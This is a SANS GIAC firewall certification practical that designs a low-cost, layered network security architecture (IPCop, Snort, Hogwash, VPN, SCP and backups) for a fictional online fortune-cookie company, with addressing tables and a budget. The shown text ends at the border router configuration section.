




# Global Information Assurance Certification Paper

Copyright SANS Institute  
Author Retains Full Rights

This paper is taken from the GIAC directory of certified professionals. Reposting is not permitted without express written permission.



**SANS GIAC**  
**GCFW**  
***Practical Assignment***

**Firewalls, Perimeter Protection, and VPNs**

**Version 1.8**

**Cause Cookies aren't Cheap!**

**Geoff Poer**  
**January 2, 2003**

## **Table of Contents**

### **Preface**

#### **Project Requirements:**

- Architecture
- Security Policy
- Audit
- Design Under Fire

#### **Architecture:**

- Business Operations Overview
  - Access Requirements
  - Budget Restrictions
- Logical Design Concepts
- Security Architecture
  - Edge Connection and Filtering Devices
  - Service Network Components
  - Internal Network Components
  - Virtual Private Networks
  - Secure Copy Protocol Server
  - Network Addressing Scheme
  - Logging Design
  - Backup Design
  - Security Architecture Layout
- Budget Compliance

#### **Security Policy:**

- Edge Connection and Filtering Devices
  - Internet Connection
  - Physical Security
  - Back Up Data
  - Border Router
  - IPCop
    - Status Display
    - Traffic Graphs
    - Connections
    - External Firewall Services
      - Tutorial
    - Firewall Logs
    - External Service Access Control
    - IPChains based firewall
    - Network Address Translation (NAT)
    - VPN Support (FreeSWAN) with Control Area
    - VPN Tutorial
      - VPN Remote Hosts
        - Remote Admin
        - Road Warrior
    - Intrusion Detection System (SNORT)
    - Intrusion Detection System Logs

- Dynamic DNS Support
  - Caching DNS
  - DNSMASQ server
  - IPCop System Interface
    - Interface to set time via NTPDATE
    - Backup to floppy
    - Passwords
    - Code updates
- Service Network Components
  - IPCop Firewall
    - TCP/UDP Port Forwarding
      - Tutorial
    - DMZ Support
  - Cisco 3524
  - Syslog/Tacacs Server
    - IpChains
  - Web Server
    - IpChains
  - Mail Server
    - IpChains
    - Virus Scrubber
  - SCP Server
    - IpChains
  - Intrusion Detection (Snort)
- Internal Network Components
  - IPCop
    - Squid Web Proxy
    - Squid proxy access graphs
    - DHCP Server
    - DHCP Static entries based on MAC address.
    - Set WINS server in DHCP configuration
    - System Logs
    - Web Proxy Logs
- User Education
- Internal Machine Policies

#### **Audit:**

- Audit Planning
  - Internal
  - Service Network
  - External
  - Time
  - Estimated Costs
  - Risk Assessment
- Audit Report
- Conclusions and Recommendations

#### **Design Under Fire**

## **Preface:**

*In preparing for this paper I read some phenomenal practical assignments that laid out great security architectures but they were not cheap. In the security game we are not in the business of making money...we are in the business of saving it.*

*The papers I read were great but the practicality of the layouts were not. Eight redundant firewalls with Checkpoint 1 and PIX backing each other up on the interior interfaces can get a bit expensive. I don't know how many fortune cookies you eat but I doubt that the GIAC/GCFW cookie companies are going to be able to put as much money as AMERICAN EXPRESS does into network security. I am sure that Security Vendors all over the world are cursing my name at this very moment for even thinking such a thing but the fact of the matter is that we live in a US economy where we need to make the most of what we have and learn to use the features embedded in the products we have to create a more secure environment.*

*#end soap box*

## **Business Operations Overview:**

GCFWcookies.com is an internet startup charged with selling bulk online fortune cookie sayings. The term "Internet Startup" has become a malicious term thus funding to start this company has been hard pressed. Our CEO has decided that the business model that has been developed is superior enough that he is going to place his personal funds on the line to get this company running. To develop a security strategy and a policy it is imperative that we understand the business needs for product development, processing and sales.

The company's product is developed by an outside contractor from Indoneasia. These world famous fortune tellers have found themselves out of work in the struggling Asian economy and are willing to jump through a few hoops to keep our business (always a bonus from a security point of view). Because of this we are requiring the remote partner to PGP (or GPG) sign all uploaded files before connecting to an SCP server using key authentication on our service network. All other connections from this company will be disallowed with the exception of PGP encrypted email.

In a global online economy we must provide our service to other countries in order to truly take advantage of the internet. We have found another partner willing to translate our fortunes to multiple languages enabling us to provide our fortunes to other countries. This partner will require access to these files remotely and has also agreed to SCP as the only file transfer protocol. All other communications will be done through PGP encrypted email.

All files will be MD5 hashed every hour and pulled into a MySQL database on a server in the internal network. No connections initiated from the Service Network will be permitted to the internal network. Two PLSQL scripts will be run every hour. The first will check the database for entries that have not been review. The Marketing and Sales team will review the files and determine which apply best to each part of the world markets. When they have determined the market zone the files are marked through an

internal web page using PHP that will update the database with the Market zone information. The second PLSQL script is run every 30 minutes looking for new fortunes in the database that have not been uploaded. When a new fortune is found with the US market Zone it is uploaded to the corporate web server and the database columns “upload\_status” and “date\_of\_upload” are updated. If any other market zone is seen a file is created to be uploaded to the SCP server. The file will need to be manually signed via PGP and uploaded into a different read only directory for which the Partner translating and reselling our fortunes can access.

### **Access Requirements:**

Before we can truly begin designing our network and security infrastructure we need to completely understand the type of access that will be required as defined in our “Operations Overview”. We will need to create a design based on the business needs of several different groups.

**Customers-***Companies or Individuals that purchase online fortunes.* We have decided that we will serve our customers via an SSL enabled public website. This service will be hosted on our service network. Customers will also need to reach us via email. While we will not be accepting credit card information via email we will use email as a contact method and enable ourselves to accept both encrypted GPG or unencrypted mail.

**Indonesian Suppliers-***Companies responsible for the creation of fortunes.* These fortunes would be considered the crown jewels of the company and need to be fortified in transit and storage. All email will require PGP type encryption or it will not be accepted by our staff. We realize that this may be difficult for the supplier and are willing to provide limited support for GPG and PGP. The supplier will also require to PGP or GPG encrypt and sign all files before they are transported with GCFWcookies.com’s public-key. Support and documentation will be provide to the supplier on how to do this. Lastly, SCP will be required for the transport method of files to our SCP server on the service network. We will provide an account to which they can connect. However, X11forwarding, TCPportforwarding, Agentforwarding and Shell access will be denied. In addition the directory for the user will only have WRITE access.

**Translation Partner-***International company that translates and resells the fortunes.* The Translation Partner (TP) will also be given an account on the SCP server. Similarly to the Indonesian Suppliers (IS), X11forwarding, TCPportforwarding, Agentforwarding and Shell access will be denied. The directory will only have READ access and we will be encrypting the file with TP’s public key and signing it with our key in order to ensure authenticity. We will be using the Secure Rsync Tool from [www.stearns.org](http://www.stearns.org) to establish a secure file transport with the SCP server on TP’s service network.

**GCFWcookies.com Enterprise-***The employees of the company will fall into several areas and require different types of access. Currently, we have few employees and must take into account scalability.*

- The internal *Marketing Staff* and *Sales Staff* will require internet access for research and email. They will also require access to the internal web server where

they can use the PHP web interface to update and maintain the fortunes as well as file and print sharing.

- We will also have one *Road Warrior* on the Sales staff that will travel around the country selling fortunes to different restaurants. The road warrior will need to be able to access the fortunes but has no need to maintain their status. This sales person will require VPN access from a Windows 2000 laptop that will enable remote queries to the internal corporate web server.
- The *Information Technology Staff* will be responsible for maintaining access to the SCP server. They also will be responsible for uploading and encrypting the file created by the internal MySQL with WRITE access to the TP's home directory. They will also require file and print sharing on the local network.
- *Remote Administration* for the security and network administrator, who is constantly over worked, will need to have access from home. Since he has dedicated his life to creating a cheap and secure network he is extremely aware that CHEAP is usually synonymous with LABOR INTENSIVE.

### **Budget Restriction:**

The CTO and the CEO for the organization have decided to cut costs where ever possible. To this fact we have been given a task to design and implement a secure network for under Five Thousands dollars (\$5,000.00). This budget line includes:

- Servers
- Border Router
- Service Network Switch
- Internal Network Switch
- Firewall
- VPN Services
- Intrusion Prevention System
- Intrusion Detection Systems

### **Logical Design:**

With a logical design we can begin the process of assessing products that will fit our needs. We are holding the principle of "Defense in Depth" in highest regard and pushing our design to uphold that concept. The logical design step provides us with the 30,000 foot view that is necessary to grasp the big picture of what our infrastructure must include to achieve our directive.

The notation of security is to postpone what is generally considered the inevitable. "The only secure system is a dead system" our Sysadmin always says and that is a true statement. What we strive for is the ability to only allow traffic that is required for legitimate use. Now this goal is impossible but we can take steps to utilize the tools at hand to implement a secure architecture that will make intrusion and theft of proprietary information much harder. Our logical design helps us layout where and what we need. Here is the basic design:




figure 1

From this Design we need to establish our layers of defense. This image shows the layers that we wish to implement and gives us a color chart to apply them to the current logical design above.

Now let's apply our color key to the logical layout that we already have:




figure 2






figure 3

You can see that we are applying several layers of filter and including intrusion detection as one of our layers of defense. What this logical diagram does not show is the VPN and SCP transport protocols that will also be used between remote networks and the enterprise network. This general overview is a description of the filtering that we will be applying to our network. As part of our business strategy and security policy we will not be allowing anyone outside of GCFWcookies.com employees into the corporate network.

## Security Architecture

With a logical design in place we can look to the products that will help us achieve the goals we have set in our business plan. Our security design will encompass the levels that we have already discussed and dive deeper into the products and services. The implementation of our layered security model is accomplished through the layers

presented below. While these layers look similar to the logical layers discussed above they actually expand on the concepts. By describing each layer, the particular type of device along with the reasoning for its selection will further our understanding of the concepts we will employ. These are the layers we will be developing:

1. Edge Connection and Filtering Devices
2. Service Network Components
3. Internal Network Components
4. Virtual Private Networks
5. Secure Copy Protocol Server
6. Network Addressing Scheme
7. Backup Design

### **Edge Connection and Filtering Devices**

The edge is where we will drop the junk, if you will. This is the layer where we block private address space as specified in RFC 1918, Perform Ingress and Egress filtering, Block unallocated address space, and drop packets that incorrectly implement protocols or traffic utilized to facilitate compromised. The last layer of edge filtering will be provided by our firewall.

**Cisco 1601R Router with Firewall Feature Set:** The 1601r is an inexpensive piece of equipment with a great deal of features. It employs a semi-modular design in that it has one slot for CSUDSU interface. Meaning when we are ready to look to future redundant connectivity we will have an option within the current hardware architecture. The 1601R also supports VLANs and the Firewall feature set, which provides for both static and stateful packet inspection, application-based filtering (CBAC) and defense against denial of service attacks. As an added bonus this product will enable us to utilize Reflexive Access-lists, which allow stateful packet inspection on a per port basis.

**Hogwash- Intrusion Prevention System(IPS):** Intrusion Prevention is better described as a service not a product. While Hogwash is a tool used to implement this service it is hopefully a service that will be added to other network devices.

*“IPS allows for known problems to be robustly blocked or limited, based on policy..” (Joel Synder, Opus1 Communications 2002)*

IPS is based on the intrusion detection model of cracking packets and matching the traffic to a previously defined rule. Hogwash is a tool based on the Snort Detection Engine. In fact, as we will see in our security policy, it even utilizes the Snort Rules Set to define incorrectly implement protocols or traffic utilized to facilitate compromised.

**IPCop Firewall Version 1.2pre4h:** In the interest of cost we are going to implement a free firewall solution. This particular firewall will encompass a great deal of the security that we are implementing at several levels. Here at the edge we will be using IPCop to provide Network Address Translation (NAT) and packet forwarding to our Service Network. This Static filtering device will also host the Intrusion Detection System (IDS) for the edge network. The IDS employed by IPCop is snort version 1.8. Here is a list of the GNU Public License Software that is used in IP. (Taken from [www.ipcop.org](http://www.ipcop.org))

**GPL Code used in IPCop**

A debt is owed to many individuals and organizations, including [Redhat](#), the [GNU Project](#), the [Linux Kernel Developers](#) and [Smoothwall](#), for producing the GPL code that is used in IPCop. Some of the packages used in IPCop are listed below. You are welcome to add or edit any entries if you can.

**apache** - httpd web server - <http://www.apache.org>  
**busybox** - common UNIX utilities - <http://www.busybox.net/>  
**dhcp** - DHCP client, server and relay agent - <http://www.isc.org/products/DHCP>  
**dnsmasq** - DNS (domain name) service utility - <http://thekelleys.org.uk>  
**ez-ipupdate** - utility for updating your host name for the any of the dynamic DNS services - <http://www.gusnet.cx/proj/ez-ipupdate>  
**fileutils** - basic file manipulation utilities for the GNU operating system - <http://www.gnu.org/software/fileutils/>  
**freeswan** - Virtual Private Network support - <http://www.freeswan.org>  
**gd** - GD graphics library - <http://www.boutell.com/gd/>  
**ipac** - ip accounting package - <http://www.daneben.de/ipac.html>  
**ipchains** - IPv4 firewalling code - <http://www.netfilter.org/ipchains/>  
**isd4linux** - ISDN kernel modules - <http://www.isdn4linux.de/>  
**joe** - Joe's own editor - <http://sourceforge.net/projects/joe-editor>  
**lct** - Linux Console Tools - <http://lct.sourceforge.net/>  
**less** - text viewer - <http://www.greenwoodsoftware.com>  
**lilo** - LInux LOader - [Werner Almesberger](#) and John Coffman  
**ncurses** - library to provide window functionality for text-based terminals - <http://www.gnu.org/software/ncurses/>  
**ntp** - Network Time Protocol utilities - <http://www.eecis.udel.edu/~ntp/>  
**openssl** - secure sockets layer toolkit - <http://www.openssl.org>  
**perl** - web programming language - <http://www.perl.org>  
**shellutils** - basic shell-manipulation utilities of the GNU operating system - <http://www.gnu.org/software/shellutils/>  
**snort** - Intrusion Detection System - <http://www.snort.org>  
**squid** - web proxy cache - <http://www.squid-cache.org>  
**squid-graph** - graphical proxy server traffic analysis tool - <http://www.squid-graph.dhs.org>  
**textutils** - basic text-manipulation utilities for the GNU operating system - <http://www.gnu.org/software/textutils/>  
**uClibc** - a C library for developing embedded Linux systems - <http://www.uclibc.org/>

## Service Network Components

The Service Network is the location of the Servers that are providing public servers to the internet and encrypted file transport for our partners.

**IPCop PAT and Port Forwarding:** IPCop advertises as multiple IP addresses via it's edge or **RED** interface. The Port forwarding feature will route traffic destined to those advertised IP's to our servers on the **ORANGE** interface or Service Network. The only packets forwarded will be those that match a simple static filter of Source IP Destination IP and Destination Port. Servers on the Service network will have an address in the private address space.

**IPCop Service to Internal Network Filtering:** IPCop also provides another level of filtering for connection originating from the Service Network. The default policy for IPCop is to disallow all traffic originating from the **ORANGE** (Service Network) interface destined for the **GREEN** (Internal Network) interface. We will not modify this policy. All connections heading for the **RED** interface will be allowed.

**Cisco 3524XL Layer 2 Security Features:** We will be utilizing many of the Level 2 security features that are present in a Cisco 3524XL. Being as this network is

administering the services that we are providing to our Partners and the World there is a much higher risk factor for these machines. Layer 2 security features will help us to minimize the damage of miss-configurations and the unforeseen intrusion. Add Quote about Time “It is not a matter of if you will be compromised but a matter of when.”

**SNORT Intrusion Detection System:** Another feature of the 3524XL is to out a port in monitor mode. On that port we will hang an Intrusion Detection Sensor running the latest stable Version of SNORT. The rule set will be tuned to better suit our environment and the logs will be copied to our Syslog server.

### **Internal Network Components**

Our internal network will not be allowed to serve anything beyond the **GREEN** interface on the firewall. While this does help us in the event of compromise we must remember that tools exist, such as WWWShell, which act as an outbound connection but actually provide an internal server. For these types of compromises will be dependent on the IDS.

**IPCop PAT:** No connection initiated from the external network will be forwarded by the Firewall to the Internal Network. No Connection initiated from the Service Network will be allowed to the Internal Network.

**IPCop Web Proxy:** All HTTP connection initiated from the Internal Network will be monitored and filtered via Squid Web Proxy also provided in the IPCop firewall suite. Squid has the ability to proxy and cache HTTP requests as well as several other extensive access controls.

### **Virtual Private Networks**

VPN's are a huge part of any security architecture. VPN's provide the ability to attach to a network that would otherwise be considered private and to encrypt that connection to make it much harder to sniff. IPCop provides this function for us with FreeSwan.

**IPCop Remote Administration VPN:** We will never be allowing a partner or outside vendor access to our internal network. This is why we have a service network. To provide them service. However, since our Admin is wearing more than one hat he is going to need Remote Access from home into the Internal Network. IPCop provides a simple GUI that will allow us to setup a VPN between 2 IPCop Firewalls. Thus the Admin (me) is required to run his home network through the Firewall. However, the connection the Firewall's make will allow the Admin to act as if he is connected to the internal network of the IPCop Firewall at Corporate.

**IPCop FreeSwan Road Warrior VPN:** IPCop does not, as of yet, provide a GUI to implement this. However, because it is simply running FreeSwan 1.96 with the X509 patch for windows means that we can edit the configuration file by hand to let our road warriors attach to our corporate network. As the sales for grows this will not be an option and it is recommended that a dedicated server running FreeSwan be added at a later date.

### **Secure Copy Protocol Server**

Due to our financial situation, server security is going to be at the forefront of our Security Architecture. We will discuss the sever security measures in the security policy. The Secure Copy Protocol (SCP) server will be focused on primarily as a secure means of transporting files between Partners and our Corporate Enterprise.

**SCP and Server Configuration:** SCP utilizes Secure Shell (SSH) as it's transport protocol. Normally, the ability to use SCP implied that an SSH shell was also

available. Changes will be made to ensure that no shell access will be available to the SCP users. A script from <http://www.sublimation.org/scponly/> called “SCPONLY” will help us accomplish this task. In order to manage this server similar to other servers configured on our network we will be running the traditional SSHD server on port 22. Only the internal network will have access to that port. All SCP connections that are incoming from our partners will need to be sent to TCP port 222.

### Network Addressing Scheme

A network addressing scheme must be in place long before purchase of devices. Please reference the Chart below that shows the Name, Service, IP address, Listening Ports and Operating System/Hardware Platform.

### Edge and Public Networks

Name	Service	IP Address	Ports	OS/Hardware
GCFW_Router	Gateway Router from ISP to Corporate Network	Serail1= 6.6.6.1 Eth0=128.196.176.147	Tcp:22	Cisco 1601R 16megs 12.2 code
IPS	Drops Packets deemed as bad by SNORT rule set	NO TCP/IP Stack installed	NA	RedHat 8.0 Intel Dual 900 1 gig Ram
IPCop Firewall	Provides Port Forwarding and PAT	RED Interface = 128.196.176.148	Tcp:80, 443,25, 993,222	IPCop Linux Intel 300 512m Ram
IPCop Firewall	Provides Port Forwarding and PAT	RED Interface = 128.196.176.150	Tcp:22 Udp:49,514	IPCop Linux Intel 300 512m Ram
IPCop Firewall	Public Interface	RED Interface = 128.196.176.149	See VPN Table	IPCop Linux Intel 300 512m Ram

### VPN

Name	Service	IP Address	Ports	Type, OS
IPCop Firewall	Authenticates individual remote users and provides termination for IPSec tunnels on Green	RED Interface = 128.196.176.149 GREEN Interface= 192.168.10.0/24	IP:50 Udp:500	IPCop Linux Intel 300 512m Ram

	Interface			
--	-----------	--	--	--

### Service Network

Name	Service	IP Address	Ports	Type, OS
GCFW_Mail	Sendmail and Secure Imap for GCFW	10.10.88.4	Tcp:25,993,22	Redhat 8.0 Intel 500 512m Ram
GCFW_Tacacs	Tacacs + Authentication server	10.10.88.5	Tcp:49,22	Redhat 8.0 Intel 500 512m Ram
GCFW_Syslog	Syslog server. Consolidate syslogs	Eth0=10.10.88.6 Eth1=172.16.32.1	Eth0=Tcp:22 Udp:514 Eth1=Tcp:22 Udp:514	Redhat 8.0 Intel 500 512m Ram
GCFW_Web	Server HTML	10.10.88.2	Tcp:80, 443,22	Redhat 8.0 Intel 500 512m Ram
GCFW_SCP	SCP Server	10.10.88.3	Tcp:22 Tcp:222	Redhat 8.0 Intel 500 512m Ram
GCFW_Snort	Intrusion Detection System	NO IP on monitor Interface	NA	Redhat 8.0 Intel 500 512m Ram
IPCop Firewall	Provides Port Forwarding and PAT	10.10.88.1	NA	IPCop Linux Intel 300 512m Ram

### Internal Network

Name	Service	IP Address	Ports	Type, OS
IPCop Firewall	Provides PAT, DHCP, WebProxy	192.168.10.88	Tcp:222,445	IPCop Linux Intel 300 512m Ram
IPCop DHCP Pool	DHCP	192.168.10.1-24	Bootp	IPCop Linux Intel 300 512m Ram
GCFW_MySql	Internal Web Interface into MySql Server	192.168.10.100	Tcp:443,22	Redhat 8.0 Intel 500 512m Ram
GCFW_Backup	Uses Rsync	192.168.10.200	Tcp:22	Redhat 8.0

	over SSH to do backups			Intel 500 512m Ram
--	---------------------------	--	--	-----------------------

### Intrusion Detection Systems Management Network

Name	Service	IP – Public/MGT	Req'd Ports	Type, OS
GCFW_Snort_Serv	Service Network IDS	172.16.32.10	Tcp:22	Redhat 8.0 Intel 500 512m Ram
GCFW_Snort_Int	Internal Network IDS	172.16.32.11	Tcp:22	Redhat 8.0 Intel 500 512m Ram
GCFW_Syslog	Syslog Server to consolidate IDS logs and run ACID	Eth1=172.16.32.1 Eth0=10.10.88.6	Tcp:22 Udp:514	Redhat 8.0 Intel 500 512m Ram

### Logging Design

The consolidation of logs can ease management and analysis. However, having one server holding all your logs can also be dangerous. If that machine were to be compromised and the logs altered it may be impossible to ascertain the damage. So it is imperative to lock the machine down and secure the transactions.

**Private Network Syslog Server:** The Syslog server on the service network will have 2 interfaces. EXTREME steps will be taken to secure this server on the Operating System level. Eth0 will have an IP on the service network of 10.10.88.6 and Eth1 will have an IP address of 172.16.32.1 on the private network. This will enable the syslog server to handle logging from the service network and the IDS management network.

### Backup Design

Backups are an essential piece of the network infrastructure. Without a consistent and secure back procedure a security architecture is always going to fail. It won't fail due to attacker intervention but simple and inevitable hardware failure!

**Rsync via SSH from Bill Stearns:** A script from [www.stearns.org](http://www.stearns.org) written by Bill Stearns will be utilized to run Rsync over SSH. From the internal network we can reach every device on the network. This tool will provide us the secure and consistent backups that we require.

### Security Architecture Layout

To fully understand the architecture that we have described above we will create a topological layout where we can address our layers of security.







## Budget Compliance:

T1 connection	\$540.00 a month
Cisco 1601R	\$149.00
T1 Wan Interface Card	\$50.00
Extended Memory Flash Card 8 megs	\$50.00
Extended Memory Chip 16 megs	\$50.00
Intrusion Prevention System	
Software	
Hogwash – free	
RedHat – free	
Hardware	\$500.00 Ebay
IPCop Firewall	
Software	
IPCop Linux – free	
Hardware	\$40.00 Ebay
Cisco 3524XL	\$400.00
Cisco 3524XL	\$400.00
Intrusion Detection System (2)	
Software	
SNORT – free	
ACID – free	
RedHat – free	
Hardware	\$1000.00 Ebay
3com Office Switch (for IDS management Network)	\$100.00 Best Buy
Servers	
SYSLOG	
Software	
Syslogd – free	
RedHat – free	
Hardware	\$500.00 Ebay
TACACS	
Software	
Tacacs+ – free	
RedHat – free	
Hardware	\$500.00 Ebay
WEB	
Software	
Apache – free	
RedHat – free	
Hardware	\$500.00 Ebay
MAIL	
Software	
SendMail/Imap – free	
Vexira Antivirus for Linux Server	\$262.45
RedHat – free	
Hardware	\$500.00 Ebay
SCP	
Software	
SCP/SSHD – free	
RedHat – free	
Hardware	\$500.00 Ebay
BACKUP	
Software	
SSHD/Rsync tool – free	
RedHat – free	

Hardware	\$500.00 Ebay
DATABASE Software	
MySQL/PHP – free	
RedHat – free	
Hardware	\$500.00 Ebay

The total cost of this network implementation will not include any desktops or work stations however it will include; 1- T1 connection, 1- Cisco 1601R, 1- IPS, 1-IPCop Firewall, 2- Cisco 3524XL, 1- 3com office switch and 7 – Servers.

Total Cost **\$7041.45**

This puts us at \$2041.45 over the allotted budget. However, the majority of the costs come from the servers at \$500.00 a piece for a total of \$3500.00. Since we are picking up the tab on the servers we expect that our budget request will be excepted.

## ***Security Policy***

### ***Edge Connection and Filtering Devices***

#### **Internet Connection:**

GCFW has contracted for a single T1 connection to the Internet (1.54 megabits). The company has also made a great effort to build a personal relationship with members of the ISP that control the circuit. This relationship will inevitably help us during an Denial of Service Attack when we require filtering beyond our borders. We also recommend that the organization consider building a redundant connection that will help stabilize the link in the events of attack or failure.

#### **Physical Security:**

Physical security is an imperative in any environment. Physical access to critical devices/systems could result in subverting any and all other security measures that have been painstakingly implemented. All critical systems are to be contained in a locked Server Room. Access will be monitored 24/7 through the use of security cameras .The Server Room will also provide climate control and an uninterruptible power supply system.

#### **Back Up Data:**

The backup scheme for our network will require an SSH connection to each machine and the use of a tool called “RSYNC-BACKUP” written by Bill Stearns. Bill Stearns tool accomplishes 2 very important objectives; encrypt the backups going across the wire and only ship changed data.

The rysnc-backup tool (actually just a set of shell scripts) was also designed to do a few more things that help beef up the security. Below is a section of the README file that explains what we will be doing when we set this system up.

- Run server as root to preserve permissions and ownership.
- Keep people from seeing each other's backups.

Giving people access to a root or root equivalent account means running the server chrooted. Not a truly big deal, as long as we have a statically linked rsync at the server end.

- Don't require the server to trust any files sent from the clients.
- Don't even trust that the client will send a correct "rsync -server..." command; hardcode that at the server.
- Don't ship password files, key files, and other sensitive files across the wire; back them up locally.

Shipping `_everything_` off to one machine makes that machine a single point of failure, essentially, if the backup server was broken into. That's why I'd prefer that `/etc/shadow`, ssh keys, ipsec keys, etc, be backed up locally.

- Allow for a very large number of daily snapshots by using hardlinks on the server drive.
- Don't require more than 2-4 times the combined client capacity on the server by hardlinking files even between client backups.

This particular tool will help us to greatly improve our backup procedure by saving space and encrypting data in transit.

## Border Router- Cisco 1601R with Firewall Feature Set

The border router controls our side of the link between us and the Internet. It will facilitate static packet filtering preventing spoofing and illegal addresses from traversing the router into our network. To better explain the security measures implemented by the Border Router and the security required of the Router itself we have broken the configuration into pieces and annotated it.

*This shows the version of the software that we are running. While it does not show the details of the version of software it does tell us that we are running at a fairly new version of code.*

version 12.2

The code version we are running has certain memory requirements:

The selections you have made are:

Platform: [1601R-1605R](#)  
Software Feature Sets: [IP/FW PLUS IPSEC 56](#)  
Release: [12.2.13](#) ( [LD - Limited Deployment](#) )

Learn More About:  
LD - [Limited Deployment](#)  
DF - [Deferred Release](#)  
SA - [Software Advisory](#)  
ED - [Early Deployment](#)  
GD - [General Deployment](#)

